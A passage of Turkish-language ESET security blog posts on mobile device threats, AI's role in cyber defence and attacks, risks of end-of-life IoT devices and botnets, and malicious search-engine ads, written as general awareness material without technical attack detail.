Tüm bu gerçekler, mobil cihazları, telefonlarımızı kötü niyetli hedeflerine açılan bir kapı olarak kullanmak için ellerinden geleni yapan saldırganlar için verimli bir zemin haline getiriyor. Mobil cihaz güvenliği nasıl sağlanır? Potansiyel tehlikeleri tanımak, başlamak için doğru yerdir.
## **Yaygın mobil tehditler**
**Oltalama (ve [smishing veya vishing](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/))**
Saldırganlar, e-posta (phishing), SMS (smishing) veya aramalar (vishing) yoluyla bireyleri kötü amaçlı bağlantılara tıklamaya, kişisel bilgilerini paylaşmaya, kötü amaçlı yazılım indirmeye veya hesap bilgilerini vermeye ikna etmek için sosyal mühendislik tekniklerini kullanır.
**SIM ele geçirme**
SIM ele geçirme, bir saldırganın internette bulduğu kişisel bilgileri kullanarak başka birinin rolünü üstlenmesi ve bir telekom sağlayıcısıyla iletişime geçerek aramalarınızı veya mesajlarınızı kendi cihazına yönlendirerek verilerinize kolayca erişmesini sağlamasıyla gerçekleşir.
**Kötü amaçlı uygulamalar**
Meşru uygulamalar olarak gizlenen bu uygulamalar genellikle üçüncü taraf uygulama mağazaları veya web siteleri gibi resmi olmayan kaynaklardan veya kurbanları bu uygulama mağazalarını ve web sitelerini ziyaret etmeye yönlendiren kimlik avı e-postaları aracılığıyla yanlışlıkla indirilir. Bu kötü amaçlı uygulamalar bir cihaza yüklendikten sonra veri hırsızlığı, finansal dolandırıcılık veya [casus yazılım](https://antivirus.com.tr/casus-yazilimlari-taniyin-ve-siber-santaja-maruz-kalmayin/) olarak hareket etme gibi çeşitli zararlı eylemler gerçekleştirebilir.
**Sahte bankacılık uygulamaları**
Bu, özellikle tehlikeli bir kötü amaçlı uygulama türüdür. Farkında olmadan sahte bir bankacılık uygulaması indirip yüklerseniz, giriş bilgileri, hesap numaraları ve diğer kişisel veriler gibi hassas bilgileri uygulamaya girebilir ve bu bilgileri istemeden siber suçlulara teslim edebilirsiniz.
**Sahte kredi uygulamaları**
[Yüksek faizli krediler sunan](https://antivirus.com.tr/borcu-olanlar-dikkat-kredi-dolandiriciligi-oldukca-yaygin-nasil-kacinabilirsiniz/) yasal borç verenler gibi görünen aldatıcı uygulamalar, siber suçlular tarafından kurbanların kişisel ve finansal bilgilerini toplamak için oluşturulur. Daha sonra toplanan verileri kimlik hırsızlığı, finansal dolandırıcılık veya diğer kötü niyetli faaliyetler için kullanabilirler.
**Fidye Yazılımı**
Bir [fidye yazılımı](https://www.eset.com/tr/ransomware/) saldırısı sırasında, siber suçlular dosyalarınızı şifreleyebilir ve bir ödeme isteyebilir. Taleplerini kabul ederseniz, size bir şifre çözme anahtarı vereceklerini iddia edebilirler. Maalesef durum her zaman böyle değildir.
**Zayıf fiziksel güvenlik**
Zayıf kimlik doğrulama yöntemleri büyük bir sorundur. Özellikle de telefonunuzu gözünüzün önünden ayırıyorsanız. Cihazınızı ele geçiren siber suçlular verilerinize veya ödeme bilgilerinize kolayca ulaşabilir ve bunları istedikleri gibi kullanabilirler. Benzer şekilde, [cihazınızı ](https://antivirus.com.tr/kaybolan-ve-bulunanlar-kayip-cihazlarinizi-ve-daha-fazlasini-nasil-bulabilirsiniz/)kaybederseniz ve yeterince korunmuyorsa, yalnızca kendi siber güvenliğinizi değil, aynı zamanda şirketinizin siber güvenliğini de tehlikeye atabilirsiniz.
**Güvensiz Wi-Fi**
Örneğin bir otel veya kafede halka açık bir Wi-Fi kullanıyorsanız, bir saldırganın cihazınız ile bağlanmak istediğiniz web sitesi arasındaki iletişime müdahale edebileceği bir ortadaki adam (MITM) saldırısının hedefi olabilirsiniz.
## **iPhone için mobil cihaz güvenliği**
Hala Apple telefonlarının tehditlere karşı tamamen bağışık olduğuna inanan bazı insanlar var. Peki ama öyle mi? Android ve iOS güvenliğine ilişkin süregelen tartışmalar ağırlıklı olarak uygulama mağazası politikaları ve cihaz kısıtlamaları etrafında dönüyor. Her iki platform da güvenlik sorunlarıyla karşı karşıya olsa da Android’in açık kaynaklı olması ve kötü niyetli uygulamaların daha yaygın olmasına izin vermesi nedeniyle genellikle daha hassas olduğu düşünülüyor.
Öte yandan Android, kullanıcılarının biri profesyonel kullanım için diğeri kişisel amaçlar için olmak üzere iki profil belirlemelerine ve bu profiller üzerinden çalışmalarına olanak tanır. Bu özellik kayda değer bir güvenlik avantajı sağlar. Diğer taraftan, Apple sıkı bir uygulama inceleme sürecini sürdürmekte ve düzenli güncellemelerle kapalı bir ekosistem içinde çalışarak daha kontrollü bir ortamı teşvik etmektedir. Bu yaklaşım belirli tehditlerin riskini potansiyel olarak azaltsa da iPhone’ları [tamamen bağışık](https://www.foxnews.com/tech/new-malicious-malware-specifically-targeting-iphones) hale getirmiyor. Kullanıcılar dikkatli olmalıdır.
Sonuç olarak, mobil platformdan bağımsız olarak, şirketinizin çalışanlarını kapsamlı güvenlik uygulamalarını benimsemeye ve gelişen tehditlere karşı hem kendilerini hem de işverenlerini korumaya teşvik etmelisiniz. Riskleri ve önleyici tedbirleri anlayarak hassas verilerin gizliliğini ve bütünlüğünü koruyabilir ve şirketinizin güvenli mobil ortamına katkıda bulunabilirler.
## **Mobil cihaz güvenliği: Riskleri nasıl azaltabilirsiniz?**
Mobil cihaz güvenliği bir yaklaşım gerektirir. İşte şirketteki herkesin cep telefonlarını siber suçlulardan korumak için bilmesi ve kullanması gereken adım adım bir kılavuz.
- Güçlü kimlik doğrulama**
Cihaz erişimi ve önemli uygulamalar için güçlü, benzersiz bir parola oluşturun. Biyometrik kimlik doğrulama ile kodlar, parolalar veya hareketlerin bir kombinasyonunu kullanmayı düşünün.
- Düzenli yazılım güncellemeleri**
Cihazınızın işletim sisteminin ve uygulamalarının güncel olduğundan emin olun. Düzenli güncellemeler genellikle güvenlik açıklarını gideren ve yamalayan güvenlik yamalarını içerir.
- Şifreleme**
Kayıp veya hırsızlık durumunda verileri korumak için cihazınızda şifrelemeyi etkinleştirin.
- **Çok faktörlü kimlik doğrulama (MFA)**
Mümkün olan her yerde MFA’yı etkinleştirin. Bu, yalnızca bir parolanın ötesinde ek doğrulama adımları gerektiren ekstra bir güvenlik katmanı ekler.
- Ağ güvenliği**
Güvenli olmayan Wi-Fi ağlarına bağlanmaktan kaçının. Verilerinizi şifrelemek ve güvenli bir bağlantı sağlamak için sanal özel ağları (VPN) kullanın.
## Peki bir BT yöneticisi olarak siz ne yapabilirsiniz?
- Eğitim**
Çalışma arkadaşlarınızı sadece [mobil tehditler](https://antivirus.com.tr/mobil-guvenlik-her-calisanin-bilmesi-gereken-6-ipucu/) hakkında değil, aynı zamanda güçlü [parolaların](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) önemi veya kimlik avı [saldırılarının](https://www.eset.com/tr/social-engineering-business/) tehlikeleri gibi diğer önemli siber güvenlik konuları hakkında da bilgilendirerek dijital güvenlik farkındalıklarını artırın.
- Mobil Cihaz Yönetimi (MDM)**
Kurumsal verilerin mobil cihazlarda kullanımını güvence altına almak için sağlam bir [MDM çözümü](https://antivirus.com.tr/sirket-cihazlari-kayboldugunda-veya-calindiginda-hasar-nasil-sinirlandirilir/) uygulayın. MDM, işletmelerin güvenlik politikalarını uygulamasına, cihazları izlemesine ve kayıp veya hırsızlık durumunda verileri uzaktan silmesine olanak tanır.
- **Mobil cihaz güvenliği**
Saygın bir mobil güvenlik çözümüne yatırım yapın. Mobil güvenlik çözümü çeşitli tehditleri tespit edip azaltabilen ve gelişen saldırılara karşı önemli bir savunma katmanı sağlayan yararlı bir araçtır.
---
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Mobil Güvenlik, Siber Güvenlik
---
### [Konuşulanın ötesinde: Yapay zekâ ve siber güvenlikteki rolü](https://antivirus.com.tr/konusulanin-otesinde-yapay-zeka-ve-siber-guvenlikteki-rolu/)
**Published:** Mayıs 29, 2024
**Author:** ESET
**Excerpt:** ESET'in yeni teknik incelemesi, siber savunmacılar için yapay zekâ risklerini ve fırsatlarını ortaya çıkarıyor
**Content:**
ESET’in yeni teknik incelemesi, siber savunmacılar için yapay zekâ risklerini ve fırsatlarını ortaya çıkarıyor
Günümüzün konusu, Yapay zekâ (AI) ve AI teknolojisindeki en son ve en büyük gelişmelerin nefes kesici haberlere konu olması. Muhtemelen çok az sektör siber güvenlik kadar kazanç elde edecek ya da siber güvenlik kadar ağır darbe alacak. Yaygın inanışın aksine, bu alandaki bazı kişiler teknolojiyi yirmi yılı aşkın bir süredir bir şekilde kullanıyor. Ancak bulut bilişimin ve gelişmiş algoritmaların gücü, dijital savunmaları daha da geliştirmek ya da kuruluşların koruma, tespit ve müdahale yöntemlerini dönüştürebilecek yeni nesil yapay zekâ tabanlı uygulamaların oluşturulmasına yardımcı olmak için bir araya geliyor.
Öte yandan bu yetenekler daha ucuz ve daha erişilebilir hale geldikçe tehdit aktörleri de teknolojiyi sosyal mühendislik, dezenformasyon, dolandırıcılık ve daha birçok alanda kullanacak. [ESET](https://www.eset.com/int/business/resource-center/white-papers/cybersecurity-in-an-ai-turbocharged-era/)‘in yeni teknik raporu, siber savunucular için riskleri ve fırsatları ortaya çıkarmayı amaçlıyor.
### Siber güvenlikte yapay zekânın kısa tarihçesi
Büyük dil modelleri (LLM’ler), dünyanın dört bir yanındaki yönetim kurulu odalarının yapay zekâ konuşmalarıyla çalkalanmasının nedeni olabilir ancak teknoloji yıllardır başka şekillerde iyi bir biçimde kullanılıyor. Örneğin ESET, yapay zekâyı ilk olarak çeyrek asır önce makro virüslerin tespitini iyileştirmek amacıyla sinir ağları aracılığıyla kullandı. O zamandan bu yana, yapay zekayı çeşitli şekillerde kullandı:
- Kötü niyetli ve temiz kod örnekleri arasında ayrım yapma
- Kötü amaçlı yazılım örneklerinin *toplu halde* hızlı triyajı, sınıflandırılması ve etiketlenmesi
- Eğitim verileri aracılığıyla sürekli öğrenme modelinden yararlanan bir bulut itibar sistemi
- Sinir ağları, karar ağaçları ve diğer algoritmaların kombinasyonu sayesinde yüksek algılama ve düşük yanlış pozitif oranlarına sahip uç nokta koruması
- Çok katmanlı makine öğrenimi algılama, paket açma ve tarama, deneysel algılama ve derin davranış analizi ile desteklenen güçlü bir bulut sanal alan aracı
- Transformatör yapay zekâ modelleriyle desteklenen yeni bulut ve uç nokta koruması
- Büyük hacimli olayları ilişkilendirerek, önceliklendirerek ve gruplandırarak tehditlerin önceliklendirilmesine yardımcı olan XDR
## Yapay zekâ güvenlik ekipleri tarafından neden kullanılıyor?
Günümüzde güvenlik ekipleri, üç ana etken sayesinde etkili yapay zekâ tabanlı araçlara her zamankinden daha fazla ihtiyaç duyuyor:
### **1. Beceri eksikliği sert bir şekilde vurmaya devam ediyor**
[Son sayıma](https://media.isc2.org/-/media/Project/ISC2/Main/Media/documents/research/ISC2_Cybersecurity_Workforce_Study_2023.pdf?rev=28b46de71ce24e6ab7705f6e3da8637e) göre, Avrupa’da 348.000 ve Kuzey Amerika’da 522.000 olmak üzere dünya genelinde yaklaşık dört milyon siber güvenlik uzmanı açığı bulunmaktadır. Kuruluşlar, sahip oldukları personelin üretkenliğini artıracak ve kıdemli meslektaşlarının yokluğunda tehdit analizi ve düzeltme konusunda rehberlik sağlayacak araçlara ihtiyaç duymaktadır. İnsan ekiplerinin aksine, yapay zekâ 7/24/365 çalışabilir ve güvenlik uzmanlarının gözden kaçırabileceği kalıpları tespit edebilir.
### **2. Tehdit aktörleri çevik, kararlı ve iyi kaynaklara sahip**
Siber güvenlik ekipleri eleman bulmakta zorlanırken rakipleri de güçlenmeye devam ediyor. Bir tahmine göre, siber suç ekonomisi 2025 yılına kadar dünyaya yıllık 10,5 trilyon dolara [mal olabilir](https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/). Çiçeği burnunda tehdit aktörleri, saldırı başlatmak için ihtiyaç duydukları her şeyi hazır “hizmet olarak” teklifler ve araç setleri halinde bulabilirler. Üçüncü taraf aracılar, önceden ele geçirilmiş kuruluşlara erişim sunuyor. Ve hatta ulus devlet aktörleri bile finansal olarak motive edilmiş saldırılara dahil oluyor; başta Kuzey Kore olmak üzere, [Çin](https://www.reuters.com/article/us-china-cyber-moonlighters/chinese-government-hackers-suspected-of-moonlighting-for-profit-idUSKCN1UX1JE/) ve diğer uluslar. Rusya gibi ülkelerde hükümetin Batı karşıtı hacktivizmi [aktif olarak beslediğinden şüpheleniliyor.](https://www.theguardian.com/uk-news/article/2024/may/14/russia-directing-hackers-attack-uk-west-anne-keast-butler-director-of-gchq)
### **3. Riskler hiç bu kadar yüksek olmamıştı**
Dijital yatırımlar yıllar içinde arttıkça sürdürülebilir büyümeyi ve rekabet avantajını desteklemek için BT sistemlerine olan güven de artmıştır. Ağ savunucuları, siber tehditleri önleyemez ya da hızla tespit edip kontrol altına alamazlarsa kurumlarının büyük mali ve itibar kaybına uğrayabileceğini biliyor. Günümüzde bir veri ihlalinin [maliyeti ortalama](https://www.ibm.com/downloads/cas/E3G5JMBP) 4,45 milyon dolardır. Ancak hizmet kesintisi ve veri hırsızlığı içeren ciddi bir fidye yazılımı ihlali bunun çok daha fazlasına mal olabilir. [Bir tahmine](https://www.infosecurity-magazine.com/news/ransomware-costs-financial-32bn/) göre sadece finans kurumları 2018’den bu yana hizmet kesintisi nedeniyle 32 milyar dolar kaybetti.
## Yapay zekâ güvenlik ekipleri tarafından nasıl kullanılıyor?
Bu nedenle kuruluşların siber tehditleri daha etkili bir şekilde önlemelerine, tespit etmelerine ve bunlara yanıt vermelerine yardımcı olmak için yapay zekânın gücünden yararlanmak istemeleri şaşırtıcı değildir. Peki bunu tam olarak nasıl yapıyorlar? Saldırıları belirlemek için büyük hacimli verilerdeki göstergeleri ilişkilendirerek. Normalden farklı olan şüpheli etkinlikler aracılığıyla kötü amaçlı kodları tespit ederek. Ve karmaşık bilgilerin yorumlanması ve uyarıların önceliklendirilmesi yoluyla tehdit analistlerine yardımcı olarak.
İşte yapay zekânın mevcut ve yakın gelecekteki iyi amaçlı kullanımlarına birkaç örnek:
- **Tehdit istihbaratı:** LLM destekli GenAI asistanları, analistler için temel noktaları ve eyleme geçirilebilir çıkarımları sade bir İngilizce ile özetlemek için yoğun teknik raporları analiz ederek karmaşık olanı basitleştirebilir.
- **Yapay zekâ asistanları:** BT sistemlerine yapay zekâ “yardımcı pilotları” yerleştirmek, kuruluşları saldırıya maruz bırakacak tehlikeli yanlış yapılandırmaları ortadan kaldırmaya yardımcı olabilir. Bu, bulut platformları gibi genel BT sistemleri için olduğu kadar güvenlik duvarları gibi karmaşık ayarların güncellenmesini gerektirebilecek güvenlik araçları için de işe yarayabilir.
- **SOC üretkenliğini güçlendirmek:** Günümüzün Güvenlik Operasyon Merkezi (SOC) analistleri, gelen tehditleri hızla tespit etmek, yanıtlamak ve kontrol altına almak için büyük bir baskı altındadır. Ancak saldırı yüzeyinin büyüklüğü ve uyarı üreten araçların sayısı çoğu zaman bunaltıcı olabiliyor. Bu, analistler zamanlarını yanlış pozitiflerle harcarken meşru tehditlerin radara yakalanmadığı anlamına gelir. Yapay zekâ, bu tür uyarıları bağlamsallaştırarak ve önceliklendirerek ve hatta muhtemelen küçük uyarıları çözerek yükü hafifletebilir.
- **Yeni tespitler:** Tehdit aktörleri taktiklerini, tekniklerini ve prosedürlerini (TTP’ler) sürekli olarak geliştirmektedir. Ancak yapay zekâ araçları, risk göstergelerini (IoC’ler) kamuya açık bilgiler ve tehdit yayınlarıyla birleştirme yaparak en yeni tehditleri tarayabilir.
## Yapay zekâ siber saldırılarda nasıl kullanılıyor?
Ne yazık ki kötü adamlar da gözlerini yapay zekâya dikmiş durumda. Birleşik Krallık [Ulusal Siber Güvenlik Merkezi’ne (NCSC)](https://www.ncsc.gov.uk/news/global-ransomware-threat-expected-to-rise-with-ai) göre, bu teknoloji “küresel fidye yazılımı tehdidini artıracak” ve “önümüzdeki iki yıl içinde siber saldırıların hacmini ve etkisini artıracağı da neredeyse kesin.” Tehdit aktörleri şu anda yapay zekâyı nasıl kullanıyor? Aşağıdakileri göz önünde bulundurun:
- **Sosyal mühendislik:** GenAI’ın en belirgin kullanım alanlarından biri, tehdit aktörlerinin büyük ölçekte son derece ikna edici ve neredeyse gramatik olarak mükemmel kimlik avı kampanyaları oluşturmasına yardımcı olmaktır.
- **BEC ve diğer dolandırıcılıklar:** GenAI teknolojisi bir kez daha, belirli bir kişi ya da kurumsal kişiliğin yazı stilini taklit etmek, kurbanı kandırarak para havalesi yaptırmak ya da hassas verileri/log-ins’leri teslim etmesini sağlamak için kullanılabilir. Deepfake ses ve video da aynı amaçla kullanılabilir. FBI geçmişte bu konuda [birçok uyarıda bulunmuştur.](https://www.fbi.gov/contact-us/field-offices/sanfrancisco/news/fbi-warns-of-increasing-threat-of-cyber-criminals-utilizing-artificial-intelligence)
- **Dezenformasyon:** GenAI, etki operasyonları için içerik yaratma işinin ağır yükünü de ortadan kaldırabilir. Yakın tarihli bir [rapor](https://www.infosecurity-magazine.com/news/aipowered-russian-network-fake-news/), Rusya’nın bu tür taktikleri halihazırda kullandığı konusunda uyarıda bulundu ki bu taktikler başarılı bulunursa geniş çapta tekrarlanabilir.
## Yapay zekânın sınırları
İyi ya da kötü, yapay zekânın şu anda sınırlamaları vardır. Yüksek yanlış pozitif oranları verebilir ve yüksek kaliteli eğitim setleri olmadan etkisi sınırlı olabilir. Çıktıların doğruluğunu kontrol etmek ve modellerin kendilerini eğitmek için genellikle insan gözetimi de gereklidir. Tüm bunlar, AI’ın ne saldırganlar ne de savunmacılar için sihirli bir değnek olmadığı gerçeğine işaret etmektedir.
Zamanla bu araçlar karşı karşıya gelebilir: Biri savunmada açıklar bulmaya ve çalışanları kandırmaya çalışırken diğeri kötü niyetli yapay zekâ faaliyetlerinin işaretlerini arar. Siber güvenlikte yeni bir silahlanma yarışının başlangıcına hoş geldiniz.
*Siber güvenlikte yapay zekâ kullanımı hakkında daha fazla bilgi edinmek için* [*ESET’in yeni raporuna*](https://www.eset.com/tr/business/resource-center/white-papers/cybersecurity-in-an-ai-turbocharged-era/) *göz atın*.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [Eski cihazlar, yeni tehlikeler: Desteklenmeyen IoT’nin riskleri](https://antivirus.com.tr/eski-cihazlar-yeni-tehlikeler-desteklenmeyen-iot-cihazlarin-riskleri/)
**Published:** Eylül 2, 2024
**Author:** ESET
**Excerpt:** Dijital mezarlıkta yeni bir tehdit kıpırdanıyor: Destek dışı kalan IoT cihazlar kötü niyetli aktörlerin esiri oluyor
**Content:**
*Dijital mezarlıkta yeni bir tehdit kıpırdanıyor: Destek dışı kalan IoT cihazlar kötü niyetli aktörlerin esiri oluyor*
Eski cihazlar saldırganlar için genellikle kolay hedeflerdir, özellikle de istismar edilebilecek güvenlik açıklarına sahiplerse ve kullanım ömürlerinin sona ermesi nedeniyle herhangi bir yama mevcut değilse.
Güncelliğini yitirmiş ya da güvenlik açığı olan cihazların hacklenmesi bir sorundur ancak neden birileri artık kullanılmayan ya da desteklenmeyen yazılımlar kullanan cihazları hacklemeye çalışsın? Kontrol kazanmak için mi? İnsanları gözetlemek için mi? Cevap oldukça çok yönlüdür.
## Cihazınız için kullanım ömrünün sonu yaklaşıyor
Bir cihazın çok yavaşlaması, sahibinin yeni bir cihaz satın alması veya güncel haline kıyasla işlevsellikten yoksun olması gibi nedenlerle kullanımdan kalktığı bir zaman gelir ve üretici odağını yeni bir modele kaydırarak eskisinin kullanım ömrünü sonlandırır (EOL).
Bu aşamada, üreticiler ürün için parça, hizmet veya yazılım güncellemelerinin sağlanmasını, satışını veya pazarlanmasını durdurur. Bu birçok anlama gelebilir ancak bizim bakış açımıza göre cihaz güvenliğinin artık düzgün bir şekilde sürdürülmediği ve son kullanıcıyı savunmasız hale getirdiği anlamına gelir.
Destek sona erdikten sonra siber suçlular üstünlüğü ele geçirmeye başlayabilir. Kameralar, telekonferans sistemleri, yönlendiriciler ve akıllı kilitler gibi cihazların işletim sistemleri veya aygıt yazılımları bir kez eskidiğinde artık güvenlik güncellemeleri almaz ve bilgisayar korsanlığına veya diğer kötüye kullanımlara açık kapı bırakır.
Tahminlere göre kapı kameralarından akıllı TV’lere kadar [dünyada yaklaşık 17 milyar IoT cihazı](https://www.cnbc.com/2023/01/09/the-dark-webs-criminal-minds-see-iot-as-the-next-big-hacking-prize.html) var ve bu sayı artmaya devam ediyor. Bunların sadece üçte birinin beş yıl içinde kullanılmaz hale geldiğini varsayalım. Bu, 5.6 milyardan biraz fazla cihazın istismara açık hale gelebileceği anlamına gelir. Destek azaldıkça olasılık da artacaktır.
Çoğu zaman, bu savunmasız cihazlar bir botnet’in parçası, bir bilgisayar korsanının emri altında zombilere dönüşen ve onların emirlerini yerine getiren cihazlardan oluşan bir ağ haline gelebilir.
## Birinin çöpü diğerinin hazinesidir
Mozi, Güncelliğini yitirmiş ve savunmasız IoT cihazlarından yararlanan botnetlere iyi bir örnekdir. Bu botnet her yıl yüz binlerce internete bağlı cihazı ele geçirmesiyle ünlüydü. Bu cihazlar ele geçirildikten sonra veri hırsızlığı ve kötü amaçlı yazılım yüklerinin dağıtılması da dahil olmak üzere çeşitli kötü amaçlı faaliyetler için kullanıldı. Botnet çok ısrarcıydı ve hızlı genişleme yeteneğine sahipti ancak 2023 yılına kadar çökertildi.
IoT video kamera gibi bir cihazdaki güvenlik açıklarından faydalanılması, bir saldırganın bu cihazı bir gözetleme aracı olarak kullanmasını ve sizi ve ailenizi gözetlemesini sağlayabilir. Uzaktan saldırganlar, [IP adresleri](https://www.zdnet.com/article/vulnerabilities-in-these-iot-cameras-could-give-attackers-full-control-warn-researchers/) keşfedildikten sonra kameraya daha önce erişimleri olmadan veya giriş bilgilerini bilmeden savunmasız, internete bağlı kameraları ele geçirebilirler. Savunmasız, kullanım dışı IoT cihazlarının listesi uzayıp gidiyor ve üreticiler genellikle bu tür savunmasız cihazları yamamak için [harekete](https://www.securityweek.com/over-70-vulnerabilities-will-remain-unpatched-cisco-eol-routers/) geçmiyor; hatta üreticiler iflas ettiğinde cihazlarına yama yayımlamaları da mümkün olamıyor.
Bir kişi neden üreticinin bile desteklemediğini düşündüğü güncel olmayan bir cihaz kullansın ki? İster farkındalık eksikliği ister güncel bir ürün satın alma isteksizliği olsun nedenler çok sayıda olabilir. Ancak bu, bu cihazların kullanılmaya devam edilmesi gerektiği anlamına gelmez özellikle de güvenlik güncellemelerini almayı bıraktıklarında.
Neden onlara yeni bir amaç vermeyi denemiyorsunuz?
## Eski cihaz, yeni amaç
Aramızdaki IoT cihazlarının bolluğu nedeniyle yeni bir trend ortaya çıktı: Eski cihazların yeni amaçlar için yeniden kullanılması. Örneğin eski iPad’inizi akıllı bir ev kumandasına dönüştürmek ya da eski bir telefonu dijital fotoğraf çerçevesi veya arabanın GPS’i olarak kullanmak gibi. [Olasılıklar çoktur](https://www.computerworld.com/article/2487680/20-great-uses-for-an-old-android-device.html?page=2) ancak güvenlik yine de akılda tutulmalıdır. Bu elektronik cihazlar savunmasız yapıları nedeniyle internete bağlanmamalıdır.
Öte yandan, eski bir cihazı çöpe atarak ondan kurtulmak da güvenlik açısından iyi bir fikir değildir. Çöp sahalarını zehirli maddelerle kirletmemek gibi çevresel bir bakış açısının yanı sıra eski cihazlar gizli bilgi hazineleri içerebilir.
*Modern evler internet bağlantısı yapabilen cihazlarla doludur*
Yine desteklenmeyen cihazlar, bir saldırgan tarafından kontrol edilen ve hain amaçlar için kullanılan, güvenliği ihlal edilmiş cihazlardan oluşan bir ağ olan botnet’te zombi olarak da yer alabilir. Bu zombi cihazlar genellikle birisinin ağını veya web sitesini intikam almak için aşırı yükleyen dağıtılmış hizmet reddi (DDoS) saldırıları için veya dikkatleri başka bir saldırıdan uzaklaştırmak gibi farklı bir amaç için kullanılır.
Botnet’ler çok fazla hasara neden olabilir ve çoğu zaman Emotet botnet örneğinde olduğu gibi bir botnet’[i](https://www.welivesecurity.com/2023/07/06/whats-up-with-emotet/) çökertmek veya bozmak için bir koalisyon (genellikle siber güvenlik yetkilileri ve satıcılarla iş birliği yapan birden fazla polis gücünden oluşan) gerekir. Bununla birlikte botnet’ler çok dirençlidir ve bir kesintiden sonra yeniden ortaya çıkarak başka olaylara neden olabilirler.
## Akıllı dünya, akıllı suçlular ve zombiler
Akıllı cihazların dolandırıcıların şüphelenmeyen kullanıcıları ve işletmeleri istismar etmeleri için nasıl daha fazla yol sunduğu hakkında söylenebilecek çok şey var ve veri güvenliği ve gizliliği ile ilgili tartışma, değerli bir tartışmadır.
Ancak tüm bunlardan çıkarılacak sonuç, cihazlarınızı her zaman güncel tutmanız ve bu mümkün olmadığında güvenli bir şekilde imha etmeye çalışmanız ([eski verileri silerek](https://antivirus.com.tr/yeni-bir-cihaz-mi-aldiniz-eski-cihazinizi-atmadan-once-yapmaniz-gereken-7-sey/)), [imha](https://www.cisa.gov/news-events/news/proper-disposal-electronic-devices) ettikten sonra da yeni bir cihazla değiştirmeniz veya onlara yeni, çok daha az bağlantılı bir amaç bulmanız gerektiğidir.
Eski cihazlar kolay hedefler olabilir, bu nedenle onları internetten uzak tutarak veya kullanımlarını durdurarak, onlar aracılığıyla herhangi bir siber zarara karşı kendinizi güvende ve emniyette hissedebilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Göz önünde: Arama sonuçlarında gizlenen kötü amaçlı reklamlar](https://antivirus.com.tr/goz-onunde-arama-sonuclarinda-gizlenen-kotu-amacli-reklamlar/)
**Published:** Eylül 6, 2024
**Author:** ESET
**Excerpt:** Bazen bir reklamın arkasına saklanan cazip bir ürün teklifinden daha fazlası vardır
**Content:**
*Bazen bir reklamın arkasına saklanan cazip bir ürün teklifinden daha fazlası vardır*
Gerçek olan bir şey var: Saldırganlar, kötü amaçlı yazılımlarını geliştirmeye ve son kullanıcıları tehlikeye atmanın farklı [yollarını](https://www.zdnet.com/article/this-old-malware-has-been-rebuilt-with-new-features-to-use-in-ransomware-attacks/) keşfetmeye çok fazla yatırım yapıyor. Kötü amaçlı yazılımların reklamlar aracılığıyla yayılması [yeni bir şey değil](https://isc.sans.edu/diary/Malvertising/3727); siber suçlular uzun süredir dağıtım vektörü olarak çevrimiçi reklam ağlarını hedefliyor.
Sadece bir tıklama ile bir kişinin bilgisayarı ve hatta tüm ağı istila edilebilir. Reklam engelleyicilerin ve gelişmiş güvenlik yazılımlarının sürekli kullanımına rağmen, reklamlar yoluyla yayılan kötü amaçlı yazılımlar hala büyük bir sorundur, özellikle de yasal sitelerin reklamları gibi göründüklerinde.
## Arama motorlarında kötü amaçlı reklamlar nasıl çalışır?
90’lı yıllar boyunca [çeşitli arama motorlarında yaşanan patlamanın](https://www.makeuseof.com/tag/a-brief-history-of-search-and-how-google-came-out-on-top/#the-search-engine-boom-1994) ardından ve çevrimiçi dünyanın fiziksel günlük yaşamlarımıza giderek daha fazla nüfuz ettiği düşünüldüğünde reklam şirketlerinin bu tür alanları hedeflemek istemesi şaşırtıcı değildir.
Ancak bu arama reklamları arasında kötü niyetli olanlar da bulunabilir. [Kötü amaçlı reklamlar](https://www.cpomagazine.com/cyber-security/fbi-hackers-are-using-search-engine-ads-for-phishing-and-malware-distribution/) genellikle tehdit aktörlerinin potansiyel kurbanları reklamlarına tıklamaya ikna etmek için arama motorlarından en iyi reklam alanını satın almasını içerir; saldırganlar Blender, Audacity, GIMP ve MSI Afterburner gibi popüler yazılımları taklit eden reklamlar yayımlamıştır.
SEO hilelerine gerek yok! Arama reklamları için ödeme yapan dolandırıcılar, kötü amaçlı sayfalarını otomatik olarak insanların arama sonuçlarının en üstüne getirir.
VPN hizmeti gibi görünen bir Bing reklamında durum böyleydi: Reklamın URL’si meşru olana oldukça benziyordu ve bağlantılı web sitesi gerçek olanın yakın bir kopyasıydı. Dahası, indirilebilir çözüm (ESET tarafından MSIL/Agent.CKL olarak tespit edildi) kötü amaçlı bir yük saklıyordu: [SecTopRAT](https://www.threatdown.com/blog/bing-ad-for-nordvpn-leads-to-sectoprat/), saldırganların tarayıcı oturumlarını kontrol etmesini ve veri sızdırmasını sağlayan bir uzaktan erişim truva atı.
Benzer bir hikâye 2024 yılında ortaya çıkmış, bir tehdit aktörü [IP tarayıcı yazılımı](https://www.zscaler.com/blogs/security-research/malvertising-campaign-targeting-it-teams-madmxshell) gibi görünen sahte alan adlarından yararlanmış ve kötü amaçlı sayfalarının görünürlüğünü artırmak için arama reklamlarını kötüye kullanmıştır.
Bu nedenle, belirli ürünleri arayan internet kullanıcıları, meşru ve kötü niyetli bir reklam veya sayfayı ayırt etmek için yalnızca ince ipuçlarının mevcut olduğu bu tür durumlarla karşılaşabilir.
## Köstebek vurma
2023 yılında Google, kötü amaçlı yazılımları teşvik eden reklamlar da dahil olmak üzere reklam ağını kötüye kullanan [1 milyardan fazla](https://blog.google/products/ads-commerce/google-ads-safety-report-2023/) reklamı engelledi veya kaldırdı.
Diğer çevrimiçi reklamverenler de mağdurdur. Reklamcılık işinin doğası gereği, kötü niyetli kişiler tüm bir reklam zincirini manipüle edebilir ve reklam satın almaktan [arama motoru sağlayıcılarını taklit](https://cybernews.com/security/google-being-impersonated-on-google-ads/) etmeye, web sitelerini ve [reklam sunucularını](https://www.zdnet.com/article/hackers-have-breached-60-ad-servers-to-load-their-own-malicious-ads/) hacklemeye kadar çeşitli olası yollarla tehlikeye atabilir.
